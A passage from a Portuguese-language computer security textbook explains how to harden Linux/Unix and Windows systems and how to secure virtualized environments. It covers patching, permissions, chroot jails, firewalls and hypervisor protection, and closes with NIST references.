Um bom exemplo das consequências de más escolhas nesse tema em particular foi visto no ataque a um provedor de hospedagem de sites australiano no início de 2011. Os atacantes destruíram não somente a cópia em uso de milhares de sites de clientes, mas também todas as cópias de backup on-line. O resultado é que muitos clientes que não tinham mantido suas próprias cópias de backup perderam todo o conteúdo e os dados de seus sites, com sérias consequências para muitos deles e também para o provedor de hospedagem. Em outros exemplos, muitas organizações que só retinham backups locais perderam todos os seus dados como resultado de incêndio ou inundação em suas centrais de TI. Esses riscos devem ser adequadamente avaliados.

## 12.6 Segurança do Linux/Unix

Agora que já discutimos o processo de aperfeiçoar a segurança em sistemas operacionais por meio de instalação, configuração e gerenciamento cuidadosos, consideramos alguns aspectos específicos desse processo no que diz respeito a sistemas Unix e Linux. Além da orientação geral nesta seção, fazemos uma discussão mais detalhada de mecanismos de segurança do Linux no [Capítulo 25](#).

Há uma vasta gama de recursos disponíveis para auxiliar os administradores desses sistemas, incluindo muitos textos, por exemplo [NEME10], recursos online como o “Linux Documentation Project” (Projeto de Documentação do Linux) e guias específicos de fortalecimento de sistemas como os fornecidos pelo “NSA — Security Configuration Guides” (Guia de Configuração de Segurança da NSA). Esses recursos devem ser usados como parte do processo de planejamento de segurança do sistema para incorporar procedimentos adequados aos requisitos de segurança identificados para o sistema.

## Gerenciamento de patches

Garantir que o código do sistema e das aplicações estejam atualizados com patches de segurança é um tipo de controle crítico amplamente reconhecido para manter a segurança.

Distribuições modernas de Unix e Linux tipicamente incluem ferramentas para obter e instalar automaticamente atualizações de software, incluindo atualizações de segurança que podem minimizar o tempo que um sistema fica à mercê de vulnerabilidades conhecidas para as quais existem patches. Por exemplo, Red Hat, Fedora e CentOS incluem o `up2date` ou o `yum`; SuSE inclui o `yast`; Debian usa o `apt-get`, embora se deva executá-los como uma *cron job* (tarefa agendada) para atualizações automáticas. É importante configurar qualquer ferramenta de atualização que seja fornecida na distribuição em uso para, no mínimo, instalar patches de segurança críticos a tempo.

Como já observamos, sistemas nos quais as modificações são controladas não devem executar atualizações automáticas porque elas poderiam introduzir instabilidade. Tais sistemas devem validar todos os patches em sistemas de teste antes de implantá-los em sistemas de produção.

## Configuração de aplicações e serviços

A configuração de aplicações e serviços em sistemas Unix e Linux é mais comumente implementada usando arquivos de texto separados para cada aplicação e serviço. Detalhes de configuração no âmbito do sistema ficam geralmente localizados no diretório “/etc” ou na árvore de instalação para uma aplicação específica. Onde adequado, configurações de um usuário individual que podem se sobrepor a padrões do sistema ficam localizadas em arquivos “dot” ocultos no diretório “home” de cada usuário. Nome, formato e utilização desses arquivos dependem muito da versão em particular do sistema e das aplicações em uso. Portanto, os administradores de sistemas responsáveis pela configuração segura de tais sistemas devem ser adequadamente treinados e familiarizados com eles.

Tradicionalmente, esses arquivos eram editados individualmente usando um editor de texto, e as mudanças só entravam em vigor na próxima reinicialização do sistema ou quando um sinal era enviado ao processo relevante indicando que ele deveria recarregar seus parâmetros de configuração. Os sistemas atuais frequentemente proveem uma interface GUI para esses arquivos de configuração, a fim de facilitar o gerenciamento por administradores novatos. Usar tal gerente pode ser adequado para organizações pequenas, com número

limitado de sistemas. Organizações que têm quantidade maior de sistemas podem, por sua vez, empregar alguma forma de gerenciamento centralizado, com um repositório central de arquivos de configuração críticos que podem ser customizados e distribuídos automaticamente aos sistemas que gerenciam.

As mudanças mais importantes necessárias para melhorar a segurança do sistema são desativar serviços, especialmente serviços acessíveis remotamente, e aplicações que não são necessárias, e então assegurar que aplicações e serviços necessários sejam adequadamente configurados, conforme as orientações de segurança relevantes para cada um. Damos mais detalhes sobre isso na Seção 25.5.

## Usuários, grupos e permissões

Como descrevemos nas Seções 4.5 e 25.3, sistemas Unix e Linux implementam controle de acesso discricionário a todos os recursos do sistema de arquivos. Isso inclui não somente arquivos e diretórios, mas também dispositivos, processos, memória e, na realidade, a maioria dos recursos de sistema. O acesso é especificado como as permissões de leitura, escrita e execução concedidas a cada proprietário, grupo e outros, para cada recurso, como mostrado na [Figura 4.6](#), e que são configuradas usando o comando `chmod`. Alguns sistemas também suportam atributos de arquivo estendidos, com listas de controle de acesso que dão mais flexibilidade, especificando essas permissões para cada entrada de uma lista de usuários e grupos. Esses direitos de acesso estendido são tipicamente configurados e exibidos mediante a utilização dos comandos `getfacl` e `setfacl`. Esses comandos podem também ser usados para especificar permissões de usuário (`setuid`) ou de grupo (`setgid`) ao recurso.

Informações sobre contas de usuário e participação em grupo são tradicionalmente armazenadas nos arquivos `/etc/passwd` e `/etc/group`, embora sistemas modernos também tenham a capacidade de importar esses detalhes de repositórios externos consultados com a utilização de LDAP ou NIS, por exemplo. Essas fontes de informação e, na verdade, de quaisquer credenciais de autenticação associadas são especificadas na configuração PAM (*Pluggable Authentication Module*, ou módulo de autenticação plugável) do sistema, frequentemente usando arquivos de texto no diretório `/etc/pam.d`.

Para partitionar o acesso a informações e recursos do sistema, os usuários precisam ser assinados a grupos adequados que lhes concedam os acessos requisitados. O número de grupos e o de usuários em cada grupo deve ser

decidido durante o processo de planejamento da segurança do sistema e configurado no repositório de informações adequado, quer localmente usando os arquivos de configuração em /etc, quer em algum banco de dados centralizado. Nesse momento, qualquer usuário padrão ou genérico fornecido com o sistema deve ser verificado e removido se não for necessário. Outras contas que sejam necessárias, mas não estejam associadas a um usuário que precisa fazer login, devem ter suas capacidades de login desativadas, e qualquer senha ou credencial de autenticação associada deve ser eliminada.

Guias para fortalecer os sistemas Unix e Linux também recomendam frequentemente mudar as permissões de acesso para diretórios e arquivos críticos, de modo a limitar ainda mais o acesso a eles. Programas que usam as opções de ajustar ID de usuário (setuid) para a raiz ou ID de grupo (setgid) para grupos privilegiados são alvos-chave para atacantes. Como detalhamos nas Seções 4.5 e 25.3, tais programas executam com direitos de superusuário ou com acesso a recursos que pertencem ao grupo privilegiado, não importando qual usuário os executa. Uma vulnerabilidade de software em tal programa tem o potencial de ser explorada por um atacante para obter esses privilégios elevados, o que é conhecido como exploit local. Uma vulnerabilidade de software em um servidor de rede poderia ser acionada por um atacante remoto, o que é conhecido como exploit remoto.

É amplamente aceito que o número e o tamanho de programas que fazem setuid para a raiz devem em particular ser minimizados, porém eles não podem ser eliminados, visto que são precisos privilégios de superusuário para acessar alguns recursos do sistema. Os programas que gerenciam login de usuário e permitem que serviços de rede se vinculem a portas privilegiadas são exemplos. Todavia, outros programas, que antigamente usavam a opção de setuid para a raiz por conveniência do programador, também podem funcionar se modificados para usar a opção setgid para um grupo privilegiado adequado que tem o acesso necessário a algum recurso. Programas para exibir o estado do sistema ou enviar e-mails foram modificados desse modo. Guias de fortalecimento de sistema podem recomendar mais mudanças e até mesmo a remoção de alguns desses programas que não são necessários em um sistema em particular.

## Controles de acesso remoto

Dado que ataques remotos são uma preocupação, é importante limitar o acesso apenas a serviços necessários. Essa função pode ser provida por um firewall de

perímetro, como discutimos no [Capítulo 9](#). Todavia, um firewall baseado em estação ou mecanismos de controle de acesso à rede podem prover defesas adicionais. Sistemas Unix e Linux suportam diversas alternativas para essa abordagem.

A biblioteca TCP Wrappers e o daemon `tcpd` proveem um mecanismo que os servidores de rede podem usar. Serviços levemente carregados podem ser “encapsulados” (*wrapped*) usando `tcpd`, que fica à escuta de requisições de conexão no lugar deles. Ele verifica se qualquer requisição é permitida pela política configurada antes de aceitá-la e invocar o programa servidor para tratá-la. Requisições rejeitadas são colocadas em um registro de eventos. Servidores mais complexos e pesadamente carregados incorporam essa funcionalidade ao seu próprio código de gerenciamento de conexão usando a biblioteca TCP Wrappers e os mesmos arquivos de configuração de política. Esses arquivos são `/etc/hosts.allow` e `/etc/hosts.deny`, que devem ser ajustados conforme a política exige.

Há diversos programas de firewall baseados em estação que podem ser usados. Atualmente, sistemas Linux usam primariamente o programa `iptables` para configurar o módulo de kernel `netfilter`. Isso provê funcionalidades abrangentes, embora complexas, de filtragem, monitoração e modificação de pacotes com estado. Sistemas baseados em BSD (incluindo MacOSX) usam tipicamente o programa `ipfw` com capacidades semelhantes, embora menos abrangentes. A maioria dos sistemas provê um utilitário administrativo para gerar configurações comuns e selecionar os serviços que terão permissão de acessar o sistema. Esses utilitários devem ser usados, a menos que haja requisitos não padrão, dados a habilidade e o conhecimento necessários para editar esses arquivos de configuração diretamente.

## Registros de eventos e rotação de registros

Em sua maioria, as aplicações podem ser configuradas para gerar registros com níveis de detalhes que vão de “depuração” (detalhe máximo) a “nenhum”. Alguma configuração intermediária a essas duas é usualmente a melhor escolha, mas não se deve presumir que a configuração padrão seja necessariamente adequada.

Além disso, muitas aplicações permitem que se especifique um arquivo dedicado para escrever dados de eventos relativos à aplicação ou um recurso de `syslog` para usar quando escrever dados de registro em `/dev/log` (veja a Seção

25.5). Caso se queira tratar os registros de eventos do sistema de maneira consistente, centralizada, usualmente é preferível que as aplicações enviem seus dados de log a `/dev/log`. Todavia, perceba que o `logrotate` (também discutido na Seção 25.5) pode ser configurado para rotacionar *quaisquer* registros do sistema, sejam eles escritos por `syslogd`, `Syslog-NG` ou aplicações individuais.

## Segurança de aplicação usando uma prisão chroot

Alguns serviços acessíveis via rede não exigem acesso ao sistema de arquivos completo para sua operação, mas apenas a um conjunto limitado de arquivos de dados e diretórios. O FTP é um exemplo comum de tal serviço. Ele provê a capacidade de receber arquivos de uma árvore de diretório especificada ou de enviar arquivos para ela. Se tal servidor estivesse comprometido e tivesse acesso ao sistema inteiro, um atacante teria o potencial de acessar e comprometer dados em outro lugar. Sistemas Unix e Linux proveem um mecanismo para executar tais serviços em uma **prisão chroot**, que restringe a visão que o servidor tem do sistema de arquivos a apenas uma região especificada. Isso é feito usando a chamada de sistema **chroot**, que confina um processo a algum subconjunto do sistema de arquivos, o que é feito mapeando a raiz do sistema de arquivos “`/`” para algum outro diretório (por exemplo, `/srv/ ftp/public`). Para o servidor “aprisionado em chroot”, tudo nessa prisão chroot parece estar na realidade em `/` (p. ex., o diretório “real” `srv/ftp/public/etc/myconfigfile` aparece como `/etc/myconfigfile` na prisão chroot). Arquivos em diretórios fora da prisão chroot (p. ex, `/srv/www` ou `/etc`) não são visíveis nem alcançáveis de modo algum.

Portanto, a prisão chroot ajuda a conter os efeitos do comprometimento ou sequestro de um servidor de dados. A principal desvantagem desse método é a complexidade adicional: vários arquivos (incluindo todas as bibliotecas executáveis usadas pelo servidor), diretórios e dispositivos necessários devem ser copiados para a prisão chroot. Determinar exatamente o que precisa ir para a prisão a fim de que o servidor consiga operar adequadamente pode ser complicado, embora estejam disponíveis procedimentos detalhados de como fazer isso para muitas aplicações diferentes.

Resolver problemas de aplicação presa em chroot também pode ser difícil. Mesmo que uma aplicação suporte explicitamente esse recurso de resolução de

problemas, ela pode se comportar de modos inesperados quando executada em uma prisão chroot. Observe também que, se o processo submetido à prisão chroot executar como raiz, ele pode “escapar” da prisão chroot com pouca dificuldade. Ainda assim, as vantagens usualmente compensam, e muito, as desvantagens de utilizar uma prisão chroot em serviços de rede.

## Testes de segurança

Os guias de fortalecimento de sistemas como os oferecidos pelo “NSA — Security Configuration Guides” (Guias de Configuração de Segurança da NSA) incluem listas de verificação de segurança para várias distribuições de Unix e Linux que podem ser seguidas.

Há também várias ferramentas comerciais e de código-fonte aberto disponíveis para realizar escaneamentos de segurança do sistema e testes de vulnerabilidade. Uma das mais conhecidas é o “Nessus”. O Nessus era originalmente uma ferramenta de código-fonte aberto que foi comercializada em 2005, embora haja algumas versões limitadas de uso gratuito disponíveis. O “Tripwire” é uma ferramenta de verificação de integridade de arquivos muito conhecida, a qual mantém um banco de dados de hashes criptográficos de arquivos monitorados e escaneia para detectar quaisquer mudanças, sejam resultantes de ataques ou simplesmente de atualização acidental ou incorretamente gerenciada. Novamente, o tripwire era originalmente uma ferramenta de código-fonte aberto que agora tem variantes comerciais e gratuitas disponíveis. O escaneador de rede “Nmap” é outra ferramenta de avaliação muito conhecida e utilizada, que focaliza a identificação e a determinação do perfil das estações na rede visada, e dos serviços de rede que elas oferecem.

## 12.7 Segurança do windows

Agora consideramos algumas questões específicas relativas a instalação, configuração e gerenciamento seguros de sistemas Microsoft Windows. Durante muitos anos, esses sistemas compunham uma parcela significativa de todas as instalações de sistemas “de uso geral”. Por essa razão, eles eram e são especificamente visados por atacantes e, consequentemente, são necessárias contramedidas de segurança para lidar com esses desafios. O processo de prover níveis de segurança adequados ainda segue as linhas gerais que descrevemos neste capítulo. Além das orientações gerais dadas nesta seção, fornecemos uma

discussão mais detalhada de mecanismos de segurança do Windows mais adiante, no [Capítulo 26](#).

Novamente, há uma ampla gama de recursos disponíveis para auxiliar os administradores desses sistemas, incluindo relatos como [\[SYMA07\]](#), recursos on-line como “Microsoft Security Tools & Checklists” (ferramentas e listas de verificação de segurança da Microsoft) e guias de fortalecimento de sistema específicos como os fornecidos pelo “NSA — Security Configuration Guides”.

## Gerenciamento de patches

O serviço “Windows Update” e o “Windows Server Update Services” auxiliam a manutenção regular de software da Microsoft e devem ser configurados e usados. Muitas aplicações de terceiros também oferecem suporte a atualização automática, as quais devem ser habilitadas para aplicações selecionadas.

## Administração de usuários e controles de acesso

Usuários e grupos em sistemas Windows são definidos com um identificador de segurança (Security ID — SID). Essa informação pode ser armazenada e usada localmente, em um único sistema, no Gerenciador de Segurança de Contas (*Security Account Manager* — SAM). Ela pode também ser gerenciada centralmente quando se trata de um grupo de sistemas que pertence a um domínio, sendo que as informações são fornecidas por um sistema de Active Directory (AD) central que usa o protocolo LDAP. A maioria das organizações que têm vários sistemas o gerenciará usando domínios. Esses sistemas podem também impor uma política comum aos usuários em qualquer sistema no domínio. Exploramos mais detalhadamente a arquitetura de segurança do Windows na Seção 26.1.

Sistemas Windows implementam controles de acesso discricionários a recursos de sistema como arquivos, memória compartilhada e pipes nomeados.<sup>1</sup> A lista de controle de acesso tem várias entradas que podem conceder ou negar direitos de acesso a um SID específico, que pode ser para um usuário individual ou para algum grupo de usuários. O Windows Vista e os sistemas posteriores também incluem controles de integridade obrigatórios. Esses controles rotulam todos os objetos, por exemplo, processos e arquivos, e todos os usuários como de nível de integridade baixo, médio, alto ou de sistema. Então, sempre que são

escritos dados para um objeto, o sistema primeiro garante que a integridade do sujeito é igual ou mais alta do que o nível do objeto. Isso implementa uma forma do modelo Biba Integrity, que discutiremos na [Seção 13.2](#), que visa especificamente a questão de código remoto não confiável executando, por exemplo, no Windows Internet Explorer, e tentando modificar recursos locais.

Sistemas Windows também definem privilégios, que valem para todo o sistema e são concedidos a contas de usuário. Exemplos de privilégios incluem a capacidade de fazer backup do computador (que requer que todos os controles de acesso normais sejam ignorados para obter um backup completo) ou a capacidade de alterar o relógio do sistema. Alguns privilégios são considerados perigosos, visto que um atacante pode usá-los para danificar o sistema. Portanto, eles devem ser concedidos com cuidado. Outros são considerados benignos e podem ser concedidos a muitas ou a todas as contas de usuário.

Como ocorre com qualquer sistema, fortalecer a configuração do sistema pode incluir limitar ainda mais os direitos e privilégios concedidos a usuários e grupos no sistema. Como a lista de controle de acesso atribui maior precedência às entradas que negam acesso, pode-se configurar uma permissão explícita de recusa para prevenir acesso não autorizado a algum recurso, mesmo que o usuário seja membro de um grupo que, não fosse por isso, teria acesso permitido.

Quando acessamos arquivos em um recurso compartilhado, uma combinação de permissões de compartilhamento e NTFS pode ser usada para prover segurança e granularidade adicionais. Por exemplo, pode-se conceder controle total a um compartilhamento, mas acesso somente de leitura aos arquivos dentro dele. Se a funcionalidade de listagem baseada em acesso for habilitada em recursos compartilhados, ela pode ocultar automaticamente objetos que um usuário não tem permissão de ler. Isso é útil para pastas compartilhadas que contêm muitos diretórios home de usuários, por exemplo.

Deve-se também garantir que os usuários que tenham direitos administrativos só os usem quando necessário; nas demais ocasiões, eles devem acessar o sistema como um usuário normal. O Controle de Contas de Usuário (*User Account Control* — UAC) fornecido no Vista e em sistemas posteriores auxiliam com esse requisito. Esses sistemas também proveem contas de serviço com baixo privilégio (*Low Privilege Service Accounts*) que podem ser usadas por processos com serviços de longa duração, como serviços de arquivos, impressão e DNS, que não exigem privilégios elevados.

## Configuração de aplicações e serviços

Diferentemente de sistemas Unix e Linux, grande parte das informações de configuração em sistemas Windows está centralizada no Registry, que forma um banco de dados de chaves e valores que podem ser consultados e interpretados por aplicações nesses sistemas.

Mudanças nesses valores podem ser feitas dentro de aplicações específicas, ajustando preferências na aplicação, que então são salvas no registry usando as chaves e os valores adequados. Essa abordagem oculta do administrador a representação detalhada do registry. Alternativamente, as chaves do registry podem ser modificadas diretamente usando o “Registry Editor”. Essa abordagem é mais útil para fazer mudanças em bloco, como as recomendadas em guias de fortalecimento. Essas mudanças também podem ser gravadas em um repositório central e extraídas sempre que um usuário acessar um sistema dentro de um domínio de rede.

## Outros controles de segurança

Dada a predominância de malwares que visam aos sistemas Windows, é essencial que antivírus, antispyware, firewalls pessoais e outros pacotes de software adequados para o tratamento e a detecção de ataques de malware sejam instalados e configurados em tais sistemas. Isso é claramente necessário para sistemas conectados em rede, como mostra o alto número de incidentes em relatórios como [SYMA11]. Todavia, como os ataques Stuxnet em 2010 mostram, mesmo sistemas isolados que são atualizados por meio de mídias removíveis são vulneráveis e, portanto, também devem ser protegidos.

A geração atual de sistemas Windows inclui algumas funcionalidades básicas de firewall e contramedidas para malware, que certamente devem ser usadas como um recurso mínimo. Todavia, muitas organizações acham que esses recursos devem ser aumentados com um ou mais dos muitos produtos comerciais disponíveis. Uma questão de preocupação são as indesejáveis interações entre antivírus e outros produtos de vários fornecedores. Ao planejar e instalar tais produtos, é preciso tomar o cuidado de identificar possíveis interações adversas e garantir que os produtos em uso sejam compatíveis uns com os outros.

Sistemas Windows também suportam uma gama de funções criptográficas que podem ser usadas onde desejável. Entre essas funções, citamos suporte à

cifração de arquivos e diretórios com a utilização do sistema de cifração de arquivos (*Encrypting File System* — EFS) e à cifração do disco inteiro com AES usando o BitLocker.

## Testes de segurança

Os guias de fortalecimento de sistemas como os fornecidos pelo “NSA — Security Configuration Guides” também incluem listas de verificação de segurança para várias versões do Windows.

Há também várias ferramentas comerciais e de código-fonte aberto disponíveis para executar escaneamento de segurança de sistema e testes de vulnerabilidades de sistemas Windows. O “Microsoft Baseline Security Analyzer” é uma ferramenta simples, gratuita e fácil de usar que visa ajudar empresas de pequeno e médio porte a melhorar a segurança de seus sistemas mediante a verificação da conformidade às recomendações de segurança da Microsoft. Organizações de maior porte provavelmente estarão mais bem assistidas se usarem um dos conjuntos de análise de segurança maiores, centralizados, disponíveis comercialmente.

## 12.8 Segurança de virtualização

Virtualização refere-se a uma tecnologia que provê uma abstração dos recursos de computação usados por algum software, que assim executa em um ambiente simulado denominado máquina virtual (*virtual machine* — VM). Há muitos tipos de virtualização; todavia, nesta seção estamos mais interessados na virtualização total, que permite que instâncias de sistema operacional completas executem em hardware virtual, suportadas por um hipervisor que gerencia o acesso aos recursos do hardware físico propriamente dito. Entre os benefícios da utilização de virtualização citamos melhor eficiência no uso dos recursos do sistema físico do que observamos tipicamente quando é usada uma única instância de sistema operacional. Isso é particularmente evidente na provisão de sistemas de servidores virtualizados. A virtualização pode também prover suporte para vários sistemas operacionais distintos e aplicações associadas em um único sistema físico. Isso é mais comumente visto em sistemas clientes.


Há várias preocupações de segurança adicionais que surgem em sistemas virtualizados, como consequência da execução lado a lado de vários sistemas operacionais, bem como da presença do ambiente virtualizado e hipervisor como

uma camada abaixo dos kernels do sistema operacional e dos serviços de segurança que eles oferecem. [CLEE09] apresenta um levantamento de algumas das questões de segurança que surgem de tal uso da virtualização, várias das quais discutiremos com mais detalhes.


## Alternativas de virtualização

Há muitas formas de criar um ambiente simulado, virtualizado. Entre elas figuram a **virtualização de aplicação**, como a oferecida pelo ambiente da máquina virtual Java (*Java Virtual Machine* — JVM), que permite que aplicações escritas para um ambiente executem em algum outro sistema operacional. Citamos também a **virtualização total**, na qual várias instâncias completas de sistema operacional executam em paralelo. Cada um desses sistemas operacionais convidados, acompanhado de seu próprio conjunto de aplicações, executa em sua própria VM em hardware virtual. Esses sistemas operacionais convidados são gerenciados por um **hipervisor**, ou **monitor de máquina virtual (Virtual Machine Monitor — VMM)**, que coordena o acesso entre cada um dos convidados e os recursos do hardware físico real, como CPU, memória, disco, rede e outros dispositivos anexos. O hipervisor provê uma interface de hardware semelhante à que é vista por sistemas operacionais que executam diretamente no hardware real. Como consequência, é necessária pouca (ou mesmo nenhuma) modificação nos sistemas operacionais convidados e em suas aplicações. Gerações recentes de CPU proveem instruções especiais que melhoram a eficiência de operação do hipervisor.

Sistemas de virtualização completos podem ser subdivididos em sistemas de virtualização nativos, nos quais o hipervisor executa diretamente no hardware subjacente, como mostramos na [Figura 12.2](#), e sistemas de virtualização hospedados, nos quais o hipervisor executa exatamente como outra aplicação em um sistema operacional hospedeiro que está executando no hardware subjacente, como mostramos na [Figura 12.3](#). **Sistemas de virtualização nativos** são tipicamente vistos em servidores com o intuito de melhorar a eficiência de execução do hardware.



**FIGURA 12.2** Camadas de segurança de virtualização nativa.



**FIGURA 12.3** Camadas de segurança de virtualização hospedada.

Eles são discutivelmente também mais seguros, visto que têm menos camadas adicionais do que a abordagem alternativa da virtualização hospedada. Sistemas de **virtualização hospedada** são comuns em clientes, nos quais eles executam ao lado de outras aplicações no sistema operacional da estação (hospedeiro) e são usados para suportar aplicações criadas para outros tipos ou versões de sistemas operacionais. Como essa abordagem acrescenta camadas adicionais com o sistema operacional da estação sob elas, e outras aplicações, além do hipervisor, ao lado delas, isso pode resultar em maior número de preocupações de segurança.

Em sistemas virtualizados, os recursos de hardware disponíveis devem ser adequadamente compartilhados entre os vários sistemas operacionais convidados. Esses recursos incluem CPU, memória, disco, rede e outros dispositivos anexos. CPU e memória são geralmente particionadas entre eles e escalonadas conforme necessário. Armazenamento em disco pode ser particionado, sendo que cada convidado tem uso exclusivo de alguns recursos de disco. Alternativamente, um “disco virtual” pode ser criado para cada convidado, que é percebido por ele como um disco físico com um sistema de

arquivos completo, mas que é visto externamente como um único arquivo de “imagem de disco” no sistema de arquivos subjacente. Dispositivos anexos, como discos ópticos ou dispositivos USB, são geralmente alocados a um único sistema operacional convidado por vez. Existem diversas alternativas para prover acesso à rede. O sistema operacional convidado pode ter acesso direto a placas de interface de rede distintas no sistema, o hipervisor pode mediar o acesso a interfaces compartilhadas ou pode implementar placas de interface de rede virtual para cada convidado, roteando tráfego entre convidados conforme necessário. Essa última abordagem é bastante comum e, discutivelmente, a mais eficiente, visto que o tráfego entre convidados não precisa ser retransmitido via enlaces externos da rede. Porém, isso tem consequências de segurança no sentido de que esse tráfego não está sujeito a monitoração por sensores ligados a redes, conforme discutimos no [Capítulo 9](#). Portanto, se essa monitoração fosse exigida, sensores alternativos, baseados em estação, seriam necessários em tal sistema.

## Questões de segurança de virtualização

[CLEF09] e [NIST11] detalham várias preocupações de segurança que resultam da utilização de sistemas virtualizados, incluindo:

- Isolamento do sistema operacional convidado, garantindo que programas que executam dentro de um SO convidado só podem acessar e usar os recursos alocados a ele, e não interagir às escondidas com programas ou dados, seja em outros SOs convidados, seja no hipervisor.
- Monitoração de sistema operacional convidado pelo hipervisor, que tem acesso privilegiado aos programas e dados em cada SO convidado, e que deve ser considerado seguro contra subversão e utilização maliciosa desse acesso.
- Segurança de ambiente virtualizado, em particular no que diz respeito a gerenciamento de imagem e snapshot,<sup>2</sup> que os atacantes podem tentar visualizar ou modificar.

Essas preocupações de segurança podem ser consideradas uma extensão das preocupações que já discutimos em relação a garantir a segurança de sistemas operacionais e aplicações. Se determinado sistema operacional e configuração de aplicação forem vulneráveis quando executados diretamente sobre o hardware em algum contexto, muito provavelmente eles também serão vulneráveis quando executados em um ambiente virtualizado. Caso esse sistema seja realmente

comprometido, ele seria no mínimo tão capaz de atacar outros sistemas próximos, quer eles também estejam executando diretamente sobre o hardware, quer estejam executando como outros convidados em um ambiente virtualizado. A utilização de um ambiente virtualizado pode melhorar a segurança por isolar ainda mais o tráfego de rede entre convidados do que seria o caso quando tais sistemas executam nativamente e pela capacidade do hipervisor de monitorar as atividades de todos os sistemas operacionais convidados sem ser percebido. Todavia, a presença do ambiente virtualizado e do hipervisor pode reduzir a segurança se existirem vulnerabilidades dentro deles que os atacantes possam explorar. Tais vulnerabilidades poderiam permitir que programas que estivessem executando em um convidado acessassem o hipervisor às escondidas e, por conseguinte, outros recursos de sistemas operacionais convidados. Isso é conhecido como *VM escape* (“fuga da máquina virtual”), e é preocupante, como discutimos na [Seção 6.8](#). Sistemas virtualizados frequentemente também fornecem suporte para suspender um sistema operacional convidado sendo executado em um snapshot (uma cópia instantânea do sistema), salvando essa imagem e reiniciando a execução mais tarde, possivelmente até em outro sistema físico. Se um atacante puder ver ou modificar essa imagem, ele pode comprometer a segurança dos dados e programas contidos dentro dessa imagem.

Assim, a utilização de virtualização acrescenta camadas de preocupação adicionais, como já observamos antes. Garantir a segurança de sistemas virtualizados significa estender o processo de segurança para garantir a segurança e fortalecer essas camadas adicionais. Além de garantir a segurança de cada sistema operacional convidado e aplicações, é preciso também garantir a segurança do ambiente virtualizado e do hipervisor.

## Segurança de sistemas de virtualização

[NIST11] fornece um guia para prover segurança adequada em sistemas virtualizados e afirma que organizações que usam virtualização devem:

- Planejar cuidadosamente a segurança do sistema virtualizado.
- Garantir a segurança de todos os elementos de uma solução de virtualização total, incluindo o hipervisor, os sistemas operacionais convidados e a infraestrutura virtualizada, e manter a segurança de todos eles.
- Garantir a segurança adequada do hipervisor.
- Restringir e proteger o acesso do administrador à solução de virtualização.

Isso é claramente visto como uma extensão do processo de garantir a

segurança de sistemas que já apresentamos neste capítulo.

## ***Segurança do hipervisor***

A segurança do hipervisor deve ser garantida usando um processo semelhante ao da garantia de segurança de um sistema operacional. Isto é, ele deve ser instalado em um ambiente isolado, a partir de mídia que se sabe não estar comprometida, e ser atualizado com o nível mais recente de patches de modo a minimizar o número de vulnerabilidades que podem estar presentes. Em seguida, ele deve ser configurado de modo a ser atualizado automaticamente, serviços não utilizados devem ser desativados ou removidos, hardware não utilizado deve ser desconectado, funcionalidades de introspecção adequadas devem ser usadas com os SOs convidados, e o hipervisor deve ser monitorado em busca de sinais de comprometimento.

Acesso ao hipervisor deve ser limitado apenas a administradores autorizados, visto que esses usuários seriam capazes de acessar e monitorar atividades em qualquer dos SOs convidados. O hipervisor pode ter suporte tanto à administração local como remota. Isso deve ser configurado adequadamente, com a utilização de mecanismos de autenticação e cifração adequados, em particular no caso de administração remota. O acesso administrativo remoto também deve ser considerado, e sua segurança garantida no projeto de qualquer firewall de rede e mecanismo de IDS em uso. O ideal seria que tal tráfego administrativo usasse uma rede separada, com acesso muito limitado (ou mesmo nenhum) por entidades externas à organização.

## ***Segurança de infraestrutura virtualizada***

Sistemas virtualizados gerenciam acesso a recursos de hardware como espaço de armazenamento em disco e interfaces de rede. Esse acesso deve ser limitado apenas aos SOs convidados apropriados que usam qualquer recurso. Como já observamos, a configuração de interfaces de redes e a utilização de uma rede virtual interna podem apresentar problemas para organizações que desejam monitorar todo o tráfego de rede entre sistemas. Isso deve ser projetado e tratado conforme necessário.

O acesso a imagens e snapshots de máquinas virtuais deve ser cuidadosamente controlado, visto que são outro ponto de ataque em potencial.

## ***Segurança de virtualização hospedada***

Sistemas virtualizados hospedados, como os tipicamente usados em sistemas clientes, apresentam algumas preocupações de segurança adicionais. Isso é o resultado da presença do sistema operacional hospedeiro na camada subjacente ao hipervisor e de outras aplicações ao lado do hipervisor e de seus SOs convidados. Portanto, há ainda mais camadas cuja segurança tem de ser garantida. Os usuários de tais sistemas frequentemente têm acesso total para configurar o hipervisor, e a quaisquer imagens e snapshots de máquinas virtuais. Nesse caso, a utilização de virtualização tem como principal objetivo prover recursos adicionais e suportar vários sistemas operacionais e aplicações, em vez de ser usada para isolar esses sistemas e dados uns dos outros e dos usuários desses sistemas.

É possível projetar sistema hospedeiro e solução de virtualização que sejam mais protegidos contra acesso e modificação pelos usuários. Essa abordagem pode ser usada para suportar imagens de SOs convidados seguros usados de modo a prover acesso a redes e dados empresariais, e para suportar administração e atualização centralizadas dessas imagens. Todavia, ainda restarão preocupações de segurança advindas de possível comprometimento do sistema operacional hospedeiro subjacente, a menos que sua segurança e administração sejam garantidas adequadamente.

## 12.9 Leituras e sites recomendados

[NIST08] oferece orientações gerais sobre segurança de servidores em geral, as quais seguimos muito de perto neste capítulo. [NIST11] provê orientações sobre a garantia da segurança de sistemas virtualizados. As outras referências fornecem detalhes sobre aspectos mais específicos de segurança de sistemas operacionais.

**NIST08** National Institute of Standards and Technology. *Guide to General Server Security*, Special Publication 800-123, julho de 2008.

**NIST11** Institute of Standards and Technology. *Guide to Security for Full Virtualization Technologies*, Special Publication 800-125, janeiro de 2011.

## Sites recomendados

- **DSD Top35 Intrusion Mitigation Strategies:** O Australian Defence Signals Directorate lista as principais estratégias de mitigação de intrusões
- **Linux Documentation Project:** Manuais sobre administração de sistemas

## Linux

- **Microsoft Security Tools & Checks:** Ferramentas e orientação para avaliar segurança em sistemas Microsoft Windows
- **NSA — Security Configuration Guides:** Guias para vários sistemas operacionais
